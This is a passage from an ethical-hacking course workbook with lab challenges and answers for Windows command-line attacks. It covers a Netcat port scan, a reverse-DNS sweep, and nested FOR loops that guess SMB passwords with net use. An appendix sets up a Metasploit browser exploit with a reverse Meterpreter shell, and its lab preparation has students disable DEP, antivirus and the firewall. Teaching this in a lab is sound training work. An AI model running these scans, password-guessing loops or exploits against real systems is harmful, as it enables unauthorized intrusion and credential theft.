Try a portscan using Netcat (installed as nc.exe from the netcat.zip file on the DVD in c:\tools on your own system). Scan TCP ports 1 through 90 (actually, going in reverse order) on target 10.10.10.50 using this syntax:

`C:\> c:\tools\nc.exe -n -vv -w3 10.10.10.50 1-90`

182

While that Netcat command for port scanning is useful, it does have some limitations. First off, it scans port ranges, and isn't really useful for testing a handful of disjoint ports, like we often want to do as penetration testers. Suppose you only want to check a dozen or so ports spread out across a range. While you could use a dozen different Netcat commands, each trying one port, that's a lot of work.

The challenge for you is to write a *single* Windows command that will conduct a port scan of 10.10.10.50 using Netcat to check only a certain set of ports. We want to check TCP ports 21 (FTP), 22 (SSH), 23 (telnet), 25 (SMTP), 53 (DNS), 80 (HTTP), 135 (NetBIOS), 443 (HTTPS), and 6000 (X Window System).

As a hint, use a FOR /F loop to iterate through the different ports, invoking Netcat to connect to one port at each iteration through the loop. A single Netcat command, for example, to connect to a single port, would be:

```
C:\> c:\tools\nc.exe -n -vv -w3 [targetIP] [port]
```

For another hint, iterate through a file called ports.txt, which you can create with one port per line using the echo command to append to the file as follows:

```
C:\> echo 21 >> ports.txt

C:\> echo 22 >> ports.txt

C:\> echo 23 >> ports.txt
```

...and so on for the rest of the ports

For the next challenge, start by running the password guessing FOR /F loop against target 10.10.10.10, with a userID of falken. Use the password.lst file from John the Ripper, which is located on the course DVD (you'll have to unzip it), placing it in the directory your FOR /F loop runs from (or specify the full path to it in your FOR /F command). Run your FOR /F loop so that it will pause when it successfully gets falken's password.

You may notice your command pausing when it reaches the password.lst entry for *. The `net use` command, when given a password of *, prompts the user for the password on the next line, making your script stop. Just hit Enter to make your command resume.

When your command is successful (with a password of "joshua" for falken), it should display the password, followed by a prompt to "Press any key to continue . . .". Just hit CTRL-C when this occurs.

Once you've accomplished that, the next part of the challenge involves altering the FOR /F loop so that it will guess *usernames* and passwords. Start this element by creating two files on your local system, called user.txt and pass.txt, relying on the `echo >>` command. In user.txt, place five usernames, with one per line: ted, susan, falken, joe, george. In the pass.txt file, place five potential passwords that we'd like to try for each of these users: password, joshua, stuff, hello, world.

Challenge 4 (2): UserID and Password Guessing

- Now, create a new command that will iterate through users from file user.txt trying each password in pass.txt for each user against 10.10.10.10
- Append your successful results to a file called success.txt, in case your command is successful multiple times
- Hint: use a FOR /F loop for passwords, embedded in a FOR /F loop for users
  - You'll need two different variables for them, like %i and %j
- Hint: if you are successful, you should drop the SMB connection with: `net use \\10.10.10.10 /del`
- When it is done, review success.txt to see if it worked

Now for the challenging part. Create a single command that will iterate through users from the user.txt file, trying each password from the pass.txt file for each user, aiming your attack against 10.10.10.10. Make sure your command displays each username:password combination that it tries as it is running. Upon success, your command should append the successful username and password to a file called success.txt.

As a hint, you may want to consider embedding a FOR /F loop inside of another FOR /F loop. The outside loop can iterate through usernames, while the inside loop iterates through passwords. For two loops in the same command, you will need to use two different variable names, like %i and %j.

For another hint, remember that Windows doesn't like making an SMB connection with a target machine as one user when it already has a session as another user. Thus, when your command is successful, it should drop the SMB connection before it moves on to the next user:password attempt. You can drop these sessions with the syntax `net use \\10.10.10.10 /del` in your command.

When your command is finished running, review the success.txt file to see if it worked.

The Answers Follow

- Don't turn the page, unless you want to see the answers
- It's ok to look at the answers if you are having trouble or need inspiration
- Your answers may differ from the ones that follow... that's ok
 - As long as they function properly

The next slides contain answers to the challenges. Note that you may develop different answers that still work. In fact, your answers may even be better or more elegant. What matters here is that your answers function properly, not that they match exactly what we've set forth here.

While working on the challenges, you can feel free to peek ahead, but please do try to solve each of the challenges on your own before looking ahead. The challenges with the answers that follow are kind of like a crossword puzzle with the answers at the back of the book. Try to solve the puzzle yourself first, but if you get stuck or need some help to move forward, feel free to peek ahead.

If you can't get the answer yourself, though, please do review each element of the solutions that follow to make sure you understand them in detail.

Windows Command-Line
Answer to Challenge 1

```
C:\WINDOWS\system32\cmd.exe                                        _ □ X

C:\>sc \\mycomputer config tlntsvr start= demand
[SC] ChangeServiceConfig SUCCESS

C:\>sc \\mycomputer start tlntsvr

SERVICE_NAME: tlntsvr
        TYPE              : 10   WIN32_OWN_PROCESS
        STATE             : 2    START_PENDING
                                 (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUT
        WIN32_EXIT_CODE   : 0    (0x0)
        SERVICE_EXIT_CODE : 0    (0x0)
        CHECKPOINT        : 0x0
        WAIT_HINT         : 0x7d0
        PID               : 1444
        FLAGS             :

C:\>net localgroup TelnetClients
System error 1376 has occurred.

The specified local group does not exist.

C:\>net localgroup TelnetClients /add
The command completed successfully.

C:\>
```

Here are answers to the first of our challenges, associated with interacting with the TelnetClients group and telnet service.

To change the startup type of the telnet service to demand, we could use this command:

`C:\> sc \\[hostname] config tlntsvr start= demand`

Be careful with that `start=` demand part. It must be "start equals space demand." There must be no space between the start and the equals.

Then, to start the service, we could run:

`C:\> sc \\[hostname] start tlntsvr`

Next, let's check to see if the TelnetClients group exists:

`C:\> net localgroup TelnetClients`

On the machine used to create the exercise, this group did not exist, so we created it as follows:

`C:\> net localgroup TelnetClients /add`

Next, we continue our first challenge by creating an account with a logon name of fred and a password of your choosing, as follows:

```
C:\> net user fred [password] /add
```

We then add fred to the TelnetClients group:

```
C:\> net localgroup TelnetClients fred /add
```

And then, from **_Linux_**, we telnet to our Windows IP address:

```
# telnet [YourWinIPaddr]
```

If the connection is blocked by the Windows firewall, you can disable it with:

```
C:\> netsh firewall set opmode disable
```

When you telnet in, type in a login name of fred and a password you used for your fred account.

When the telnet connection is made, run commands, such as the following:

```
C:\> hostname
```

```
C:\> set username
```

188

Windows Command-Line Answer to Challenge 1 (Cleanup)

```
C:\WINDOWS\system32\cmd.exe                                              _|□|×|

C:\>net localgroup TelnetClients fred /del
The command completed successfully.

C:\>net user fred /del
The command completed successfully.

C:\>net localgroup TelnetClients /del
The command completed successfully.

C:\>sc \\mycomputer stop tlntsvr

SERVICE_NAME: tlntsvr
        TYPE               : 10   WIN32_OWN_PROCESS
        STATE              : 3    STOP_PENDING
                                  (STOPPABLE,PAUSABLE,ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0    (0x0)
        SERVICE_EXIT_CODE  : 0    (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\>sc \\mycomputer config tlntsvr start= disabled
[SC] ChangeServiceConfig SUCCESS

C:\>
```

To clean up after Challenge 1, perform the following steps:

Remove fred from the TelnetClients group:

C:\> **net localgroup TelnetClients fred /del**

Delete user fred:

C:\> **net user fred /del**

Remove the TelnetClients group, if it wasn't there at the start of the exercise:

C:\> **net localgroup TelnetClients /del**

Stop the telnet service:

C:\> **sc \\[hostname] stop tlntsvr**

Change the telnet service's startup type to disabled:

C:\> **sc \\[hostname] config tlntsvr start= disabled**

And, finally, re-enable the Windows firewall (if you turned it off for the exercise):

C:\> **netsh firewall set opmode enable**

189

Here is one potential answer to Challenge 2. Note that you may have come up with another way of doing it. If so, that's fine, so long as your answer works. The command that we formulated is as follows:

```
C:\> for /L %i in (1,1,255) do @echo 10.10.10.%i: & @nslookup
10.10.10.%i 2>nul | find "Name"
```

This command starts a FOR /L counting loop at 1, counts by 1, and proceeds through 255, using %i as the variable. At each iteration through the loop, it echoes the IP address that it is trying followed by a colon, without displaying the echo command (@echo 10.10.10.%i:). Then, it performs a reverse lookup of each IP address using nslookup, again without displaying the nslookup command (@nslookup 10.10.10.%i). If nslookup can't find a name, it displays a message of "*** [server] can't find..." We want to get rid of that Standard Error, so we redirect it to nul (2>nul). We search the output of the nslookup command with the find command, looking for the string "Name" because successfully searched names will include this string.

We could go a little further, cleaning up our command even more relying on the difference in behavior of & and && as command separators. If we only wanted to display the IP address when we successfully resolve a name, we could run:

```
C:\> for /L %i in (1,1,255) do @nslookup 10.10.10.%i 2>nul |
find "Name" && echo 10.10.10.%i
```

Now, the IP address will only be displayed if nslookup succeeds in finding a name with its reverse lookup. It's a little more complicated, but has a lot cleaner output.

190

Windows Command-Line
Answer to Challenge 3

For Challenge 3, we were trying to build a port scanner for selected ports using Netcat and FOR /F. First off, our hint told us to build a file called ports.txt using echo. The screenshot above shows the creation of this file.

Then, to create a port scanner out of Netcat that iterates through this file, we can use:

```
C:\> for /f %i in (ports.txt) do @c:\tools\nc.exe -n -vv -w3
10.10.10.50 %i
```

This command will start a FOR /F loop, using %i as a variable, which will take on values from each line in ports.txt. At each iteration, the loop will turn off echo (@) and invoke Netcat (c:\tools\nc.exe). Netcat, in turn, is configured not to resolve names using DNS (-n), running very verbosely (-vv), waiting no more than 3 seconds for each port (-w3) to connect to target 10.10.10.50 on port number %i (which we got from the file ports.txt).

The output here shows which ports are open with the "open" syntax. For closed ports, we see "connection refused". For those ports that respond with a connection string, like the FTP server on TCP port 21 or the Secure Shell daemon on TCP port 22, we can even see its version string.

Windows Command-Line
Answer to Challenge 4

```
C:\WINDOWS\system32\cmd.exe                                    _ □ X

C:\tools\john-16\run>for /f %i in (password.lst) do @echo %i
 & @net use \\10.10.10.10 %i /u:falken 2>nul && pause
#!comment:
12345
abc123
password
```

```
C:\WINDOWS\system32\cmd.exe                       C:\WINDOWS\system32\cmd.exe                _ □

C:\tools\john-16\run>echo ted >> user.txt         C:\tools\john-16\run>echo password >> pass.txt

C:\tools\john-16\run>echo susan >> user.txt       C:\tools\john-16\run>echo joshua >> pass.txt

C:\tools\john-16\run>echo falken >> user.txt      C:\tools\john-16\run>echo stuff >> pass.txt

C:\tools\john-16\run>echo joe >> user.txt         C:\tools\john-16\run>echo hello >> pass.txt

C:\tools\john-16\run>echo george >> user.txt      C:\tools\john-16\run>echo world >> pass.txt

C:\tools\john-16\run>type user.txt                C:\tools\john-16\run>type pass.txt
ted                                               password
susan                                             joshua
falken                                            stuff
joe                                               hello
george                                            world

C:\tools\john-16\run>_                             C:\tools\john-16\run>
```

Network Pen Testing & Ethical Hacking - ©2009, All Rights Reserved   192

For Challenge 4, the command to guess passwords for user falken from John the Ripper's password.lst against target 10.10.10.10 is:

```
C:\> for /f %i in (password.lst) do @echo %i & @net use
\\10.10.10.10 %i /u:falken 2>nul && pause
```

This command assumes that password.lst is in the same directory that the FOR /F loop is running from. When executed, this command should determine that the password for username falken is joshua.

To create the user.txt and pass.txt files, we simply use the echo command as follows:

```
C:\> echo ted >> user.txt

C:\> echo susan >> user.txt

C:\> echo falken >> user.txt

C:\> echo joe >> user.txt

C:\> echo george >> user.txt
```

Review your user.txt file with the type command:

```
C:\> type user.txt
```

Create the pass.txt file in a similar fashion.

192

Windows Command-Line
Answer to Challenge 4 (2)

```
C:\tools\john-16\run> for /f %i in (user.txt) do @(for /f %j in (pass.txt) do @e
cho %i:%j & net use \\10.10.10.10 %j /u:%i 2>nul && echo %i:%j >> success.txt &&
 net use \\10.10.10.10 /del)
ted:password
ted:joshua
ted:stuff
ted:hello
ted:world
susan:password
susan:joshua
susan:stuff
susan:hello
susan:world
falken:password
falken:joshua
The command completed successfully.

\\10.10.10.10 was deleted successfully.

falken:stuff
falken:hello
falken:world
joe:password
joe:joshua
joe:stuff
```

ted:password? 10.10.10.10
ted:joshua?
ted:stuff?

There are many ways to solve the username and password guessing loop challenge. One command that does is:

C:\> `for /f %i in (user.txt) do @(for /f %j in (pass.txt) do @echo %i:%j & @net use \\10.10.10.10 %j /u:%i 2>nul && echo %i:%j >> success.txt && net use \\10.10.10.10 /del)`

It's not pretty, but it does indeed have the desired functionality. Also, remember that this command is using entirely built-in tools on stock Windows machines, not requiring us to install any software whatsoever on the attacking machine, making it ideal to use on a newly conquered system to perform password guessing attacks against other machines.

Let's review the components of this command. We start with a FOR /F loop, using a variable of %i that will take on the values of each line in user.txt. For each line in that file, we do the following. We turn off echo (@) and run another, embedded FOR /F loop. This one iterates with a variable of %j, which will take on the value of each line in pass.txt. For each line in that file, it will print on the screen the username and password that it is guessing, separated by a colon (@echo %i:%j). It will then try to make an SMB connection with the target with this username and password combo (@net use \\10.10.10.10 %j /u:%i), sending the error messages off to the big bit bucket in the sky (2>nul). Then, if the net use command is successful (&&), it stores the username:password combo by appending it to the file success.txt (echo %i:%j >> success.txt). It then drops the session (&& net use \\10.10.10.10 /del). Note that we've enclosed our internal/embedded FOR /F loop in an extra set of parentheses () to make clearer that certain items are grouped together. However, they are not required for this command to work successfully.

One limitation of this command is that it continues guessing passwords for a given username even after it has successfully guessed the password for that account.

Conclusion for 560.3

- That concludes the 560.3 session
  - An optional exercise follows, but it is not a requirement for the course
- In 560.4, we'll resume our exploitation discussion, with a look at techniques for making Windows machines run commands remotely
- Then, 560.4 will focus in detail on password attacks

194

That concludes the 560.3 session. We have an optional exercise included in an appendix next, but that exercise is not required. If you have extra time, you may want to do the following exercise, but you do not have to perform the appendix exercise for the course.

In our next session, 560.4, we'll finish our discussion of the exploitation phase. In particular, we'll look at a variety of techniques for getting a target Windows machine to run commands on behalf of an attacker, initiated remotely by an attacker across a network.

After concluding our exploitation discussion at the beginning of 560.4, we'll then zoom in on password attacks, talking about them in detail, with practical tips for password guessing, password cracking, rainbow table, and pass-the-hash attacks.

Appendix: Client-Side Exploit OPTIONAL Exercise

Note: Because this exploit only works with <30% success rate, we include it as an appendix for an OPTIONAL exercise

At this point, we've covered all of the official material in 560.3. However, we have an *optional* extra exercise covered in this appendix, which involves exploiting a browser using a client-side attack with Metasploit against an unpatched version of the Firefox web browser.

**Unfortunately, this exploit only works less than thirty percent of the time. Thus, it may not work for your system, despite attempting it several times. For that reason, this exercise is OPTIONAL.**

You can try the exercise if you have extra time, but don't worry if the exploit is unsuccessful. Even without a successful exploit, you will still get experience in configuring Metasploit for a client-side attack.

Client-Side Exploitation and Meterpreter Exercise

- In this exercise, we will exploit a vulnerable version of the Firefox browser for Windows
  - And inject a reverse shell Meterpreter payload

Windows
- (0) Install Firefox 1.0.3
- (2) Make Firefox Surf to attacker machine
- (4) Reverse Meterpreter Shell runs in browser memory

Linux (virtual)
- (1) Configure Metasploit
- (3) Respond with Exploit and Meterpreter
- (5) Use Meterpreter to access victim machine.

Firefox — HTTP GET → Metasploit
Meter-preter ← Exploit
Reverse Meterpreter Shell

196

In this exercise, we'll analyze client-side exploits, using Metasploit to deliver the Meterpreter to a vulnerable browser. Specifically, we'll exploit the Firefox browser (version 1.0.3), which has a buffer overflow vulnerability. Our Metasploit payload will be a version of the Meterpreter that uses a reverse connection from the exploited browser back to the attacker.

You'll be running this exercise on your own systems, with the vulnerable Firefox browser on your Windows box getting exploited by your Linux virtual machine. On the slide, we depict Steps 0 through 5 of this exercise. Note that through the rest of this exercise, each of these step numbers will still apply. That is, Step 1 is always Step 1 for this exercise, although we'll break it down into sub-steps 1A, 1B, etc.

In Step 0, we'll install the vulnerable Firefox browser on our Windows machines.

In Step 1, we'll configure Metasploit so that it implements a simple web server waiting for a browser to surf to it. When a browser sends an HTTP request, Metasploit will exploit the browser and deliver the Meterpreter as a payload.

In Step 2, we'll make the vulnerable Firefox surf to our Linux machine, where Metasploit lies in wait. This action would model an innocent user who surfs to an attacker website or a third-party site hosting some of the attacker's content.

In Step 3, Metasploit will respond to the browser with an exploit that loads the Meterpreter.

In Step 4, the Meterpreter runs inside the browser's memory space, shoveling a reverse Meterpreter shell back to the attacker.

In Step 5, we (the attackers) will interact with the Meterpreter running in the compromised machine's browser.

0) Install Vulnerable Firefox
- On the CD, in the Windows directory, double click on Firefox Setup 1.0.3.exe

To begin the exercise in Step 0, we need to install a vulnerable version of Firefox. Some of you may already have a fully patched version of Firefox installed, which we don't want to interfere with. Thus, we'll install Firefox in a completely separate temporary directory. Start the exercise by making a temporary directory using a cmd.exe command prompt to type:

```
C:\> mkdir c:\firefoxtemp
```

Then, double click on the Firefox installation program on the course CD. It's in the Windows directory, and is named "Firefox Setup 1.0.3.exe".

In Step 0A, in the first window you see (titled "Firefox Setup"), simply click on "Next>" to start the installation.

Accept the license agreement in the window titled "Software License Agreement". Click "Next >". In Step 0B, in the window titled "Setup Type", click on "Custom:" for install type. Then, click "Next >".

Then, in Step 0C, in the window titled "Install Folder", click Browse, and choose c:\firefoxtemp from the list. When it is highlighted, click OK. Then, hit "Next >".

In the window titled "Select Components", *do not* select Developer Tools or Quality Feedback Agent. Simply click "Next >".

In the window titled "Set Up Shortcuts", in Step 0D, *deselect* all of the options: On my Desktop, In my Start Menu Programs folder, In my Quick Launch bar. Then, click "Next >".

Finally, click "Next >" and then Finish. Firefox will be installed in the firefoxtemp directory. By default, the installer will automatically launch Firefox. If it doesn't, run Firefox by invoking (at command line or by double-clicking in the GUI):

```
C:\> C:\firefoxtemp\firefox.exe
```

Note that you can invoke Firefox this way at any point in this exercise if you ever have to re-run it.

197

0) Disable Data Execution Prevention for Firefox

- Windows Data Execution Prevention might kill a process that is being exploited
- Thus, we need to put an exception in for Firefox
- Go to Control Panel→System→Advanced→ Performance→Data Execution Prevention
- Select "Turn on DEP for all programs and services except those I select"
- Click Add
- Browse to c:\firefoxtemp\firefox.exe
- Click Apply, then OK
- You will now need to reboot

Network Pen Testing & Ethical Hacking – ©2007, All Rights Reserved   198

Next, for the Firefox version we just installed, you should disable Data Execution Prevention, that Windows feature that marks certain pages in memory as non-executable, breaking some exploits altogether and lowering the probability of success of others. To explicitly disable DEP for Firefox, access the following screen:

Control Panel→System→Advanced→Performance→Data Execution Prevention.

Make a note of your existing settings, so that you can restore them when you finish with this exercise:

Radio button setting_____

Items in DEP exception list (if any):_____

Now, select the radio button that says "Turn on DEP for all programs and services except those I select:".

Then, click the Add... button. In the file selection window that comes up, browse to and select c:\firefoxtemp\firefox.exe. Click OK.

Then, click Apply and then OK. Now you can close your control panel. You must reboot Windows for this change to take effect. Reboot now.

198

0) Disable Certain Security Tools that Block Exploits

- Depending on the vendor, some of the following tools include functionality that block exploits or stop their payloads from running:
  - Anti-virus
  - Anti-spyware
  - Personal firewall
  - Host-based Intrusion Prevention System
  - Browser "wrappers" / browser protection software
  - Security suite
  - Other tools
- Thus, you must disable this functionality or it may interfere with the exploit
- You must disable it using its admin GUI
  - Don't just kill its process or service, as it will likely still run

As a final step in preparing our Windows machine for the exploit, you must turn off any installed security software that may block an exploit or stop payloads from running. There are countless different security tools that may have these features, depending on the particular vendor. Anti-virus tools, anti-spyware programs, personal firewalls, Host-based Intrusion Prevention Systems (IPSs), browser protection software, and general purpose security suites all may include functionality that prevents successful exploitation.

Thus, you'll need to disable such software for this exercise. To disable this software, use the administrative GUI for the security tool to shut off protection. *DO NOT* merely kill its process or shut down its service. Most modern security tools inject their code into other running processes, so if you merely kill their process or shut down their services, they still continue to protect you! In fact, with their processes and services dead, they will likely protect you but won't be updateable via the administrative GUI while their processes are dead. Thus, if you kill the processes or stop the services, reboot so you can get into the admin GUI for the security tool again.

If you don't have admin GUI access for the security tool, you really need such access for this exercise and the rest of the course. You could contact someone back at the office to grant you such access. Alternatively, with the appropriate permission from your organization, you could uninstall the security tool or boot to safe mode to try to shut it off. Regardless of how you do it, you should disable this protection before moving forward with the exercise. If the exercise does not work, it is likely because of such software.

1) Configure Metasploit

- We'll configure Metasploit to listen as a web server, ready to deliver up the Meterpreter payload
- We'll use Meterpreter payload with reverse connection, from browser back to Metasploit

Next, we'll move to our Linux virtual machine. Step 1 involves running Metasploit and configuring it to exploit the Firefox browser. Login with root privileges, and invoke Metasploit as follows.

In Step 1A, change to the Metasploit directory:

```
# cd /home/tools/framework-3.0
```

In Step 1B, run the Metasploit Framework Console:

```
# ./msfconsole
```

Note that your command prompt is now the Metasploit Framework console prompt (msf >).

In Step 1C, let's look at all of the exploits included in Metasploit.

```
msf > show exploits
```

Note that here are a huge number of exploits for all kinds of systems. Both client and server-side exploits are included here. If you look carefully, you can see that there is one exploit for a vulnerability called "mozilla_compareto". We will use this exploit.

1) Configure Metasploit (2)

```
root@t4linux:/home/tools/framework-3.0
File   Edit   View   Terminal   Go   Help
msf > use exploit/multi/browser/mozilla_compareto
msf exploit(mozilla_compareto) >
msf exploit(mozilla_compareto) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(mozilla_compareto) >
msf exploit(mozilla_compareto) > show options

Module options:

    Name      Current Setting   Required   Description
    ----      ---------------   --------   -----------
